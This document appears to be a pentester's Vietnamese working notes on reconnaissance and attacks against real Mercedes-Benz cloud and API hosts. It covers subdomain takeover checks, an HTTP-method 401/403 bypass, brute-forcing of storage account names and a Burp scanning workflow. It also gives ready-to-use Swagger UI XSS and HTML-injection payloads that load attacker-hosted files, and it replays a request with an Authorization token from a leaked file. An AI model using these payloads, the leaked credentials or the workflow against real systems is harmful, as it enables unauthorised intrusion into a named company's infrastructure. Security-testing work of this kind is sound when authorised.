Một ứng dụng xây dựng bằng Streamlit ở đường dẫn app/avatar_app.py.
Login bằng websocket với message có định dạng serialized của protobuf. Tuy nhiên, lúc nào server cũng trả về lỗi “UserNotFoundExceptiongAn error occurred (UserNotFoundException) when calling the InitiateAuth operation: User does not exist”.
Ngoài ra, không tồn tại CVE nào cho phiên bản v1.33.0: “No unauthenticated vulnerabilities affect Streamlit v1.33.0. The path traversal in static file sharing (CVE-2024-42474) requires low privileges (PR:L), indicating some authentication or access control, not fully unauthenticated access.”
curl "https://dstsstorageacctsea001.blob.core.windows.net/sts-prod?restype=container&comp=list" -iHTTP/1.1 404 The specified resource does not exist.Content-Length: 223Content-Type: application/xmlServer: Blob Service Version 1.0 Microsoft-HTTPAPI/2.0x-ms-request-id: 6b75e45f-301e-001a-0f49-6db0dc000000Access-Control-Expose-Headers: x-ms-request-id,Server,Content-Length,Date,Transfer-EncodingAccess-Control-Allow-Origin: *Date: Sun, 14 Dec 2025 22:29:50 GMT<?xml version="1.0" encoding="utf-8"?><Error><Code>ResourceNotFound</Code><Message>The specified resource does not exist.RequestId:6b75e45f-301e-001a-0f49-6db0dc000000Time:2025-12-14T22:29:50.7883347Z</Message></Error>
https://ols-nonprod.query.api.dvb.corpinter.net.cn/: trong response có header Server: istio-envoy cho biết rằng đây là một instance của Istio. Về Istio, đây là một open source service mesh, một concept trong môi trường Kubernetes.
Tuy nhiên, không thể khai thác do ta không thể tạo các CNAME record chẳng hạn như alt-dev.azure.mercedes-benz.com.mic.trafficmanager.net thông qua Azure Portal (chức năng Traffic Manager Profile). Chúng ta chỉ có thể tạo <label>.trafficmanager.net với label không được chứa dấu chấm.
Ngoài subdomain *.trafficmanager.net của Azure Traffic Manager thì còn có một số subdomains khác chẳng hạn như *.elb.amazonaws.com (ELB của Amazon), *.edgekey-staging.net (Akamai) nhưng các subdomains này đều không thể dùng để khai thác subdomain takeover được.
Bypass 401/403
Sử dụng methods khác GET (thậm chí không cần là HTTP methods):
❯ curl -i https://odft.query.api.dvb.corpinter.net.cnHTTP/1.1 401 UnauthorizedContent-Length: 0Date: Mon, 01 Dec 2025 13:29:07 GMTServer: KestrelRequest-Context: appId=cid-v1:6b999e39-5850-497c-9450-197419d8342a❯ curl -i https://odft.query.api.dvb.corpinter.net.cn -X GRAB | head % Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed 9 146k 9 13910 0 0 23612 0 0:00:06 --:--:-- 0:00:06 23576HTTP/1.1 200 OKContent-Length: 149794Content-Type: text/htmlDate: Mon, 01 Dec 2025 13:29:27 GMTServer: KestrelRequest-Context: appId=cid-v1:6b999e39-5850-497c-9450-197419d8342a<!DOCTYPE html><html><head> 20 146k 20 30294 0 0 41607 0 0:00:03 --:--:-- 0:00:03 41555curl: (23) Failure writing output to destination, passed 4096 returned 0
Response trả về chỉ cho biết Azure Functions đang hoạt động bình thường chứ không có gì sensitive.
Storage Buckets
Brute force các bucket names (của AWS) hoặc các account names (của Azure) sử dụng cloud_enum:
python cloud_enum.py -k mbos -t 20Protected S3 Bucket: http://mbos.s3.amazonaws.com/Protected S3 Bucket: http://mbos-media.s3.amazonaws.com/Protected S3 Bucket: http://mbos-production.s3.amazonaws.com/AWS App Found:: https://mbos.awsapps.com...[+] Checking for Azure File Accounts[*] Brute-forcing a list of 2815 possible DNS names HTTP-OK Account: http://mbosstorage.file.core.windows.net/ HTTPS-Only Account: http://amaprdmdcpstorage.file.core.windows.net/ HTTPS-Only Account: http://ecenprweubmbccstorage.file.core.windows.net/ HTTPS-Only Account: http://amanprmdcpstorage.file.core.windows.net/ HTTPS-Only Account: http://eceprdweuambccstorage.file.core.windows.net/...[+] Checking for Azure Queue Accounts[*] Brute-forcing a list of 2815 possible DNS names HTTP-OK Account: http://mbosstorage.queue.core.windows.net/ HTTPS-Only Account: http://amaprdmdcpstorage.queue.core.windows.net/ HTTPS-Only Account: http://ecenprweubmbccstorage.queue.core.windows.net/ HTTPS-Only Account: http://amanprmdcpstorage.queue.core.windows.net/ HTTPS-Only Account: http://eceprdweuambccstorage.queue.core.windows.net/...[+] Checking for Azure Table Accounts[*] Brute-forcing a list of 2815 possible DNS names HTTPS-Only Account: http://amaprdmdcpstorage.table.core.windows.net/ HTTPS-Only Account: http://ecenprweubmbccstorage.table.core.windows.net/ HTTPS-Only Account: http://amanprmdcpstorage.table.core.windows.net/ HTTPS-Only Account: http://eceprdweuambccstorage.table.core.windows.net/...[+] Checking for Azure Websites[*] Brute-forcing a list of 9185 possible DNS names Registered Azure Website DNS Name: mbos-landing.azurewebsites.net Registered Azure Website DNS Name: mbos-prod.azurewebsites.net Registered Azure Website DNS Name: mbos-test.azurewebsites.net...[+] Checking for Azure Databases[*] Brute-forcing a list of 9185 possible DNS names Registered Azure Database DNS Name: mbosdb.database.windows.net
Với -k là để specify keyword.
Liệu có thể dùng tool để detect top n các từ phổ biến trong các subdomains rồi dùng chúng làm keywords?

Mỗi Azure Storage Bucket sẽ bao gồm nhiều account names, mỗi account names sẽ có nhiều containers và mỗi container sẽ chứa nhiều file, hay còn gọi là blob.
Nếu status code là 200 thì là public container còn 403 thì là private container.
Thử với container $log mặc định:
❯ cat bbot/fuzzy_jamie/azure_storages.json | jq -r '.url' | xargs -I{} curl '{}$log?restype=container&comp=list'<?xml version="1.0" encoding="utf-8"?><Error><Code>OutOfRangeInput</Code><Message>One of the request inputs is out of range.RequestId:61e5b09e-801e-0014-4fe8-628433000000Time:2025-12-01T17:30:45.0309701Z</Message></Error><?xml version="1.0" encoding="utf-8"?><Error><Code>OutOfRangeInput</Code><Message>One of the request inputs is out of range.RequestId:2724a036-a01e-0033-3ce8-62a876000000Time:2025-12-01T17:30:45.9718767Z</Message></Error><?xml version="1.0" encoding="utf-8"?><Error><Code>OutOfRangeInput</Code><Message>One of the request inputs is out of range.RequestId:81b3bdd1-801e-0065-49e8-6246ab000000Time:2025-12-01T17:30:46.9938164Z</Message></Error><?xml version="1.0" encoding="utf-8"?><Error><Code>OutOfRangeInput</Code><Message>One of the request inputs is out of range.RequestId:5738ef11-e01e-003c-4ce8-62f273000000Time:2025-12-01T17:30:47.9267278Z</Message></Error>
Important
Tìm ra một S3 strorage: beta-program-public-assets.
Tìm thấy path /api là Swagger UI thông qua dir brute-force, path /api/swagger.json có chứa schema của Swagger.
Tìm thấy https://salt-dev.azure.mercedes-benz.com/api/swaggerui/swagger-ui-bundle.js.map thông qua file JS có trong page /api. Download source code và phân tích bằng GitHub Copilot thì thấy rằng nó có version 3.52.x. Version này có một số CVES.
Các payload tìm được trong quá trình test mà có thể sử dụng ngay:
HTML injection: ?config=https://gist.githubusercontent.com/zenelite123/af28f9b61759b800cb65f93ae7227fb5/raw/04003a9372ac6a5077ad76aa3d20f2e76635765b/test.json
XSS: ?configUrl=https://jumpy-floor.surge.sh/test.json và ?url=https://jumpy-floor.surge.sh/test.yaml.
Leaked JSON
Thử tái tạo request từ file JSON bị leaked mà có chứa Authorization header và gửi request thì nhận được response như sau:
curl --compressed -k -H "Accept: */*" -H "Accept-Encoding: gzip" -H "User-Agent: Mozilla/5.0 (compatible; MyClient/1.0)" -H "Authorization: dms bf4064ab-4358-449e-958b-2fa2ec910703:GTIXNWleK4ifOAJ9yFerMQX9Q4mEWqp48qWw5ClDrCg=:89F40C1EC483A7DD1FD41B5F8431CFC4:1706682411" -H "X-Sessionid: bf4064ab-4358-449e-958b-2fa2ec910703" -H "X-Forwarded-For: 46.108.162.163" -H "X-Request-Id: 0908d4252f9f6357af40d575fcf80069" "https://mfs-ece-npr.azure.mercedes-benz.com/mfssatellitetiles/resources/astc/11/531658/1?hugeneration=NTG7"HTTP Error 400: { "type" : "/errors/session-invalid", "title" : "Session is invalid", "status" : 400, "detail" : "Session with ID bf4064ab-4358-449e-958b-2fa2ec910703 is not found", "instance" : "/context/v2/usages/current/context-items?key=infotainmentdevice-v1", "mitigation" : "Please ensure that you always validate the session before calling this API"}

POST /content-api/graphql HTTP/2Host: developer.mercedes-benz.comContent-Length: 241Content-Type: application/jsonOrigin: https://developer.mercedes-benz.comReferer: https://developer.mercedes-benz.com/Priority: u=1, i{"operationName":"getAnnouncementBanner","variables":{"revisions":"DEFAULT","nodeType":["announcement_banner"],"status":["1"]},"extensions":{"persistedQuery":{"sha256Hash":"4531246c14d514305d4ad19bcbc38b0d3bfd43850d306e7f639f5c07d22a0268"}}}
Giá trị hash được tính trên body của GraphQL query, nếu server tìm thấy trong database hoặc cache có giá trị hash tương ứng thì sẽ thực thi operation. Đây được gọi là GraphQL Automatic Persisted Queries (APQ) protocol.
Detect được version 18.2.0 của Keycloak ở cả 2 domains là saml.mbos.cloud và saml-nonprod.mbos.cloud.
Có thể enumerate realms (là một tập các users, credentials, roles, groups), client IDs, scopes nhưng chỉ dừng lại ở đó. Tạo ra tool keycloaker để scan Keycloak instance.
Filter các path là .css, .svg, … Replace các placeholders trong các paths bằng một giá trị ngẫu nhiên nào đó.
Truy cập vào main site để tận dụng jxscout và tạo domain trong SiteMap tree. Sau đó, thêm các paths vào Burp thông qua “Add to SiteMap+“.
Chọn domain trong SiteMap và chạy GAP. So sánh với kết quả của GoSpider để tìm ra các paths mới và các params. Thêm các paths mới vào SiteMap nếu có. Sử dụng x8 cho tất cả các GET request với các params tìm được từ GAP.
Chọn các path là các file JS trong Sitemap của Burp rồi chạy scan với JS Miner và Passive Scan (để tận dụng Semgrepper).
Chọn một POST request và chạy HTTP Request Smuggler.
Chọn toàn bộ Logger (in scope) và chạy Burpfisher.
(Optional) Các paths còn lại, thực hiện Active Scan với built-in checks (có chọn lọc) kết hợp với custom BChecks và SScaner.
Apply anomaly ranking vào SiteMap, rồi phân tích. Nếu gặp các response 404 đặc biệt thì dùng ffuf hoặc feroxbuster.
Phân tích kết quả của jxscout.
Đối với Node.js application:
Chọn tất cả các request có body là JSON và sử dụng Server-Side Prototype Pollution Scanner.